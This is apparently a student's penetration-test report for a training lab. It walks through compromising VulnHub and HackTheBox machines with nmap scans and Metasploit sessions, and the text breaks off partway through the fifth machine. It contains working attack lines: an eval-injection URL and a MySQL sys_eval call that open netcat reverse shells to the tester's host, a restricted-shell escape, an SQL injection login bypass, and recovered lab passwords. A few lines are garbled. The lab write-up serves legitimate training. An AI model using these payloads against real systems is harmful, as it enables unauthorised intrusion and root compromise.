ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

itsafe.samuel@ovadya.com

Samuel Ovadya

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.0.2.24
  - *hostname: VulnOSv2 - Linux*
  - *machine: VulnOSv2*
  - *Name of initial exploit: DrupalGeddon2 (CVE-2018-7600)*
- 10.10.10.100
  - *hostname: web - Linux*
  - *machine: pWnOS 2.0*
  - *Name of initial exploit: sphpblog_file_upload (CVE-2005-2733)*
- 10.0.2.25
  - hostname: Kioptrix3, kioptrix3.com - Linux
  - machine: Kioptrix3
  - *Name of initial exploit: LotusCMS eval() injection (CVE-2011-0518)*
- 10.0.26
  - hostname: Kioptrix4, target - Linux
  - Machine: Kioptrix4
  - *Name of initial exploit: SQL injection*

- 10.0.2.27
  - Hostname: kioptrix2k14 - Linux
  - Machine: Kioptrix5
  - *Name of initial exploit: phpTax form code insertion*
- 10.10.10.4
  - Hostname: Legacy (HTB) - Windows
  - *Name of initial exploit : ms08-07_netapi*
- 10.10.10.40
  - Hostname: Blue (HTB) - Windows
  - *Name of initial exploit: EternalBlue (ms17-010)*
- 10.10.10.5
  - Hostname: Devel (HTB) - Windows
  - *Name of initial exploit: FTP not protected access*
- 10.10.10.9
  - Hostname: Bastard (HTB) - Windows
  - *Name of initial exploit: DRUPAL 7.X SERVICES MODULE UNSERIALIZE()*
- 10.10.11.241
  - Hostname: Hospital (HTB)
  - *Name of Linux initial exploit: File Upload*
  - *Name of Windows initial exploit: write access misconfiguration*

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

Linux

- 10.0.2.24
- 10.10.10.100
- 10.0.2.25
- 10.0.2.26
- 10.0.2.27

Windows

- 10.10.10.4
- 10.10.10.40
- 10.10.10.5
- 10.10.10.9
- 10.10.11.241


בדיקות חוסן תשתית
דוח מעבדות גמר

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***10*** out of the ***10*** systems.

System IP: 10.0.2.24 (VulnOSv2)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.0.2.24	**TCP:** SSH/22, HTTP/80, IRC/6667
	UDP:

Nmap Scan Results:

```
┌──(kali㉿kali-purple)-[~/…/Infra/CTFs_Box/Linux/VulnOSv2]
└─$ nmap 10.0.2.24 -p- -sV -Pn -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 12:31 EST
Nmap scan report for 10.0.2.24
Host is up (0.0059s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|   256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
|_  256 71:bc:6b:7b:56:02:a4:8e:ce:1c:8e:a6:1e:3a:37:94 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: VulnOSv2
6667/tcp open  irc     ngircd
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.91 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation:

By looking at the webpage (link is given in the main page : http://10.0.2.24/jabc/) I saw that the website is using CMS Drupal 7.

I then used PHP exploit named **SA-CORE-2018-002** Aka **CVE-2018-7600** and Drupalgeddon**2**.i foud this using ***searchsploit drupal 7***

Which consists into injecting code via the Drupal's API in order to set a Remote Code Execution.

Vulnerability Fix:

Upgrade to the most recent version of Drupal (at least 7.58 in case you cannot do the full upgrade any time soon)

Severity: Highly Critical

Proof of Concept Code Here: CVE-2018-7600

- Msfconsole
  - Use unix/webapp/drupal_drupalgeddon2
  - Set params: (targetURI : /jabc, lhost: your ip , lport: port,rhosts:10.0.2.24)
  - run

Initial Shell Screenshot:

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 3204 created.
Channel 0 created.
whoami
www-data
```

Privilege Escalation

Additional Priv Esc info

- Once I got RCE I checked kernel version : *uname -arm* & got *linux 3.13.0-24*
- Put the RCE session in background: *bg*
- Then search for the kernel version in Metasploit
- Set params and ran it (to see what session we are using : *sessions)*

Vulnerability Exploited: Linux Kernel overlayfs_priv_esc

Vulnerability Explanation: OverlayFS incorrect permission handling allows to write in the upper layer (where files are merged) then mount it as user to gain root acces

Vulnerability Fix: Update the Linux Kernel

Severity: highly critical

Exploit Code:

- In RCE session
  - Shell
  - Uname -arm
  - Bg
- Search linux 3.13.0-24
- Use 0
- Set session 4 *(in my case)*
- Set lhost 10.0.2.12
- Set lport 4443 (*4444 is already used by the opened session)*
- Set target 0
- Run
- Wait
- Getuid -> should print root

```
msf6 exploit(linux/local/overlayfs_priv_esc) > search linux 3.13.0-24

Matching Modules
================

   #  Name                                      Disclosure Date  Rank  Check  Description
   -  ----                                      ---------------  ----  -----  -----------
   0  exploit/linux/local/overlayfs_priv_esc    2015-06-16       good  Yes    Overlayfs Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/overlayfs_priv_esc

msf6 exploit(linux/local/overlayfs_priv_esc) > use exploit/linux/local/overlayfs_priv_esc
[*] Using configured payload linux/x86/shell/reverse_tcp
msf6 exploit(linux/local/overlayfs_priv_esc) > show options

Module options (exploit/linux/local/overlayfs_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   COMPILE  Auto             yes       Compile on target (Accepted: Auto, True, False)
   SESSION  4                yes       The session to run this module on


Payload options (linux/x86/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.12        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   CVE-2015-1328


View the full module info with the info, or info -d command.

msf6 exploit(linux/local/overlayfs_priv_esc) > set lport 4443
lport => 4443
msf6 exploit(linux/local/overlayfs_priv_esc) > set target 0
target => 0
```

Proof Screenshot Here:

```
msf6 exploit(linux/local/overlayfs_priv_esc) > run

[*] Started reverse TCP handler on 10.0.2.12:4444
[*] Writing to /tmp/6cJvSf3D.c (3714 bytes)
[*] Writing to /tmp/ofs-lib.c (439 bytes)
[*] Writing to /tmp/t49Zk6xi (207 bytes)
[*] Sending stage (36 bytes) to 10.0.2.24
[+] Deleted /tmp/6cJvSf3D.c
[!] Tried to delete /tmp/ofs-lib.c, unknown result
[!] Tried to delete /tmp/ofs-lib.c, unknown result
[+] Deleted /tmp/6cJvSf3D
[+] Deleted /tmp/t49Zk6xi
[*] Command shell session 5 opened (10.0.2.12:4444 → 10.0.2.24:42020) at 2023-11-21 16:04:19 -0500

# whoami
root
```

Proof.txt Contents:

```
root@VulnOSv2:/root# cat flag.txt
cat flag.txt
Hello and welcome.
You successfully compromised the company "JABC" and the server completely !!
Congratulations !!!
Hope you enjoyed it.

What do you think of A.I.?
```

System IP: 10.10.10.100 (pWnOS 2.0)

Service Enumeration

Server IP Address	Ports Open
10.10.10.100	**TCP:** HTTP/80 , SSH/22
	UDP:

Nmap Scan Results:

```
┌──(kali㉿kali-purple)-[~]
└─$ nmap target -p- -sV -A -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-22 05:06 EST
Nmap scan report for target (10.10.10.100)
Host is up (0.0017s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
|_http-server-header: Apache/2.2.17 (Ubuntu)
|_http-title: Welcome to this Site!
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.97 seconds
```

Initial Shell Vulnerability Exploited : CVE-2005-2733

Additional info about where the initial shell was acquired from :

Dirbuster scan on the host revealed a /blog/ which by looking at the source code show us the usage of Simple PHP Blog 0.4.0 , use msf search options to find an exploit and got sphpblog_file_upload

Vulnerability Explanation:

Msfconsole explanation:

This module combines three separate issues within The Simple PHP Blog (<= 0.4.0) application to upload arbitrary data and thus execute a shell. The first vulnerability exposes the hash file (password.txt) to unauthenticated users. The second vulnerability lies within the image upload system provided to logged-in users; there is no image validation function in the blogger to prevent an authenticated user from uploading any file type. The third vulnerability occurs within the blog comment functionality, allowing arbitrary files to be deleted.

Vulnerability Fix:

Upgrade Simple PHP Blog to at least later than 0.4.0

Severity: HIGH

Proof of Concept Code Here:

- **Scan page with dirbuster >> we found a /blog page**
- **Ctrl + u reveals it is a SimplePHPBlog library**
- **Msfconsole**
- **Search simplephpblog 0.4.0**
- **Use 0**
- **Set uri /blog**
- **Set rhosts 10.10.10.100**
- **Run**

Initial Shell Screenshot:


```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 10.10.10.100 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(unix/webapp/sphpblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.10.6:4444
[+] Successfully retrieved hash: $1$weWj5iAZ$NU4CkeZ9jNtcP/qrPC69a/
[+] Successfully removed /config/password.txt
[+] Successfully created temporary account.
[+] Successfully logged in as XEB6bd:ZxGLdJ
[+] Successfully retrieved cookie: shg9oru0102tl24reueu87qs26
[+] Successfully uploaded d01oIfrRmEjXIVBL9mgg.php
[+] Successfully uploaded axF0d6MY2WxUUo3Wsw7D.php
[+] Successfully reset original password hash.
[+] Successfully removed /images/d01oIfrRmEjXIVBL9mgg.php
[*] Calling payload: /images/axF0d6MY2WxUUo3Wsw7D.php
[*] Sending stage (39927 bytes) to 10.10.10.100
[*] Meterpreter session 2 opened (10.10.10.6:4444 → 10.10.10.100:37871) at 2023-11-25 13:36:07 -0500
whoami

[+] Successfully removed /images/axF0d6MY2WxUUo3Wsw7D.php

meterpreter > whoami
[-] Unknown command: whoami
meterpreter >
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: www-data
```

Privilege Escalation

Additional Priv Esc info

I simply when through all the files in the current directory and since they weren't anything working I went one folder back and check again every file (I was mainly for config / mysql files which are likely to contain usernames and passwords)

Vulnerability Exploited: file saving password - file enum


Vulnerability Explanation: a php config file with root password saved in it , since no sql port were open I used them via ssh and it worked ***file: /var/mysqli_connect.php***

Vulnerability Fix: remove read access or don't use the same password in ssh ..

Severity: High

Exploit Code: cat /var/mysqli_connect.php ; su root (enter password: root@ISInts)

Proof Screenshot Here:



System IP: 10.0.2.25 (Kioptrix3)

Service Enumeration

Server IP Address	Ports Open
10.0.2.25	**TCP:** 22, 80, 127.0.0.1:3306 (localhost :SQL,only when connected via RCE)
	UDP:

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

When navigating through pages I found a pattern in page loading : index.php?page=index like if index.php were just a loader and we could import any pages we want … so I look it up in google

A flaw in the router.php file of the lotus CMS which allow us RCE (google)

Vulnerability Explanation: in the page *index.php?page=index* an eval is executed we can insert in the param a code and it will be run by the eval


Vulnerability Fix: sanitize the entry of eval , update LOTUS CMS

Severity: MEDIUM

Proof of Concept Code Here:

- **In kali : nc -nlvp 4444**
- **In browser : browse**
- **http://kioptrix3.com/index.php?page=index');${system("nc -e /bin/bash -nv 10.0.2.12 4444")};//"**

Initial Shell Screenshot:



Privilege Escalation

Additional Priv Esc info

Like last machine I just when trough all file (especially if name with config or sql in it)

Vulnerability Exploited:

sensitives file ./gallery/gconfig.php, passwords saved in sql, write access to /etc/sudoers, HT SUID process

Vulnerability Explanation:

- By enumerating I found sensitive readable files (/gallery/gconfig.php)
- gives creds to get access to phpMyAdmin SQL interface
- in dev_accounts, we have hashes for users dreg and loneferret
- in hash finder it is md5 , use online md5 dehasher to find passwords (dreg:Mast3r and loneferret:starwars)
- connect ssh with loneferret
- sudo HT in xterm ,
- modify /etc/sudoers rights for loneferret set ALL(ALL)ALL,
- sudo su

Vulnerability Fix:

Remove the read access to gconfig.php , and write access for /etc/sudoers , maybe also use a stronger hash or encryption in sql for pwd storage, remove the 'sudo ht' right to user

Severity: HIGH

Exploit Code:

- Cd /home/www/kioptrix3.com/gallery
- Cat gconfig.php *we have :* user: root , password: fuckeyou

- In sql connect with these creds : in 10.0.2.25/phpMyAdmin
    - Go in information_schema
    - Then dev_account table
    - we get hashes for dreg and loneferret
- Pass them in online dehasher (md4) ; dreg:Mast3r , loneferret:starwars
- Connect with SSH to loneferret:
    - Ssh loneferret@10.0.2.25
- Cat CompanyPolicy.README in /home/loneferret tells us to use sudo ht
- When running it gives us an xterm error
    - If not installed install xterm:
    - In kali : sudo apt install xterm
    - do again the process till here in a xterm terminal (ssh , sudo ht)
- Then use Fn(1-6) keystrokes to navigate /open and modify /etc/sudoers and give access to loneferret (set the same params as root)
- Exit the ht window
- Sudo su (loneferret password)
- Whoami : root

Proof Screenshot Here:

```
┌──(kali㉿kali-purple)-[~]
└─$ ssh loneferret@10.0.2.25
loneferret@10.0.2.25's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Nov 25 14:33:13 2023 from 10.0.2.12
loneferret@Kioptrix3:~$ sudo su
[sudo] password for loneferret:
root@Kioptrix3:/home/loneferret# whoami
root
root@Kioptrix3:/home/loneferret#
```

Proof.txt Contents:

```
root@Kioptrix3:/home/loneferret# whoami
root
root@Kioptrix3:/home/loneferret# cd /root
root@Kioptrix3:~# ls
Congrats.txt  ht-2.0.18
root@Kioptrix3:~# Congrats.txt
bash: Congrats.txt: command not found
root@Kioptrix3:~# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.


I hope you enjoyed this third challenge.

Steven McElrea
aka loneferret
http://www.kioptrix.com


Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kioptrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/


Also, all pictures were taken from Google Images, so being part of the
public domain I used them.

root@Kioptrix3:~#
```

System IP: 10.0.2.26 (Kioptrix4)

Service Enumeration

Server IP Address	Ports Open
10.0.2.26	**TCP:** SSH/22, HTTP/80, NST-SSN/139, SMB/445
	UDP:

Nmap Scan Results:

```
┌──(kali㉿kali-purple)-[~]
└─$ nmap 10.0.2.26 -p- -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 05:42 EST
Nmap scan report for target (10.0.2.26)
Host is up (0.0031s latency).
Not shown: 39528 closed tcp ports (conn-refused), 26003 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-  ♦♦♦V Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2023-11-27T05:42:57-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 2h29m59s, deviation: 3h32m08s, median: -1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.36 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation:

- When scanning the website with dirb , we found database.sql with a user '**john'** and password '1234'
- When trying to connect password doesn't work
- let's try basic SQL injection in password field: '**OR '1**
- We get login and password for john : **MyNameIsJohn**
- **Connect via SSH (ssh john@10.0.2.26)**
- **we arrive in a restricted shell**

Vulnerability Fix:

- SQL sanitizing
- Not printing the password whenever someone connects
- Remove in .htaccess access to database.sql
- Since we could also find username via SMB users enum (nse script) also block this enum which brute force harder (https://unix.stackexchange.com/questions/319559/is-it-possible-to-disable-samba-user-enumeration)

Severity: HIGH

Proof of Concept Code Here:

- **Dirbuster (/usr/share/wordlists/dirbuster/ (medium.lst) will return http://10.0.2.26/database.sql**
- **or use nmap nse: nmap –script=smb-enum-users.nse -p 445 10.0.2.26 -Pn**
- **login in main page :**
  - **user: john**
  - **password: ' OR '1**
- **ssh john@10.0.2.26 (use password returned when logon)**

Initial Shell Screenshot:

```
┌──(kali㉿kali-purple)-[~]
└─$ ssh john@10.0.2.26
The authenticity of host '10.0.2.26 (10.0.2.26)' can't be established.
RSA key fingerprint is SHA256:3fqlLtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.26' (RSA) to the list of known hosts.
john@10.0.2.26's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```

Privilege Escalation

Vulnerability Exploited:

- LSHELL echo implementation
- No SQL root password
- lib_mysqludf_sys.so

Vulnerability Explanation:

- After somme google about restricted shell this one look a lot like an LSHELL
- LSHELL being implemented with echo command it allows to spawn an unrestricted-shell
- LinEnum tool show that there is no need for password to connect to mySQL as root
- The presence of lib_mysqludf_sys.so (doc)(revealed as world writeable by linprivchecker.py) allow to exec commands on system via mysql
- Now since SQL is run by root when we execute these functions in SQL it got executed as root
- The presence of netcat and wget already installed make it easier

Vulnerability Fix:

- Remove possibility to run echo or sanitize entries
- Set password for SQL's root
- Remove SharedObject library
- Regulate use of netcat – wget

Severity: HIGH

Exploit Code:

- first thing is to get out of restricted shell (https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/)
- echo os.system('/bin/bash')
- in your kali , download linEnum.sh , in same dir : python3 -m http.server 80
- wget http://you_ip/linEnum.sh
- chmod +x linEnum.sh
- ./linEnum.sh
- Same with linprivchecker.py
- Mysql -u root
    - CREATE FUNCTION sys_eval RETURNS STRING SONAME 'lib_mysqludf_sys.so';
- In regular kali set listener : nc -lvp 445
- In SQL : SELECT sys_eval('netcat you_ip port -e /bin/bash ')
- Nc connection established : whoami > root

Proof Screenshot Here:

```
┌──(kali㉿kali-purple)-[~]
└─$ ssh john@target
john@target's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system('/bin/bash')
I have no name!@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
3 rows in set (0.00 sec)

mysql> use members
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> CREATE FUNCTION sys_eval RETURNS STRING SONAME 'lib_mysqludf_sys.so';
ERROR 1125 (HY000): Function 'sys_eval' already exists
mysql> select sys_eval("netcat 10.0.2.12 445 -e /bin/bash");
```

```
┌──(kali㉿kali-purple)-[~]
└─$ nc -lvp 445
listening on [any] 445 ...
connect to [10.0.2.12] from target [10.0.2.26] 49688
whoami
root
```

Congrats.txt Contents:

```
cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```

System IP: 10.0.2.27 (kioptrix2k14)

Service Enumeration

Server IP Address	Ports Open
10.0.2.27	**TCP:** 80 , 8080
	UDP:

Nmap Scan Results:

```
└─$ nmap 10.0.2.27  -p- -sV -A -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-27 08:22 EST
Nmap scan report for target (10.0.2.27)
Host is up (0.049s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-title: Site doesn't have a title (text/html).
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 250.43 seconds
```

Initial Shell Vulnerability Exploited: Pchart directory traversal && EDB-ID-21833

Additional info about where the initial shell was acquired from :

By triyng all functionalities / buttons of the page I found few thing a directory traversal functionality, which gives me the data I need to access port 8080 , then by the same process (trying) I spot that the url get file name and execute something on it (also by gooling the Phptax)

a code injection via url form request

Vulnerability Explanation:

- **The Pchart library use the highlights_file(google) function which allows us to navigate through files**
- **The pfilez tool converts a .tob into .png into .pdf (if pfd=make) but for converting from png to pdf it uses an exec function without sanitizing the paths so we can inject in the file name some code which will be executed - perl being installed on target we will use the perl payload**

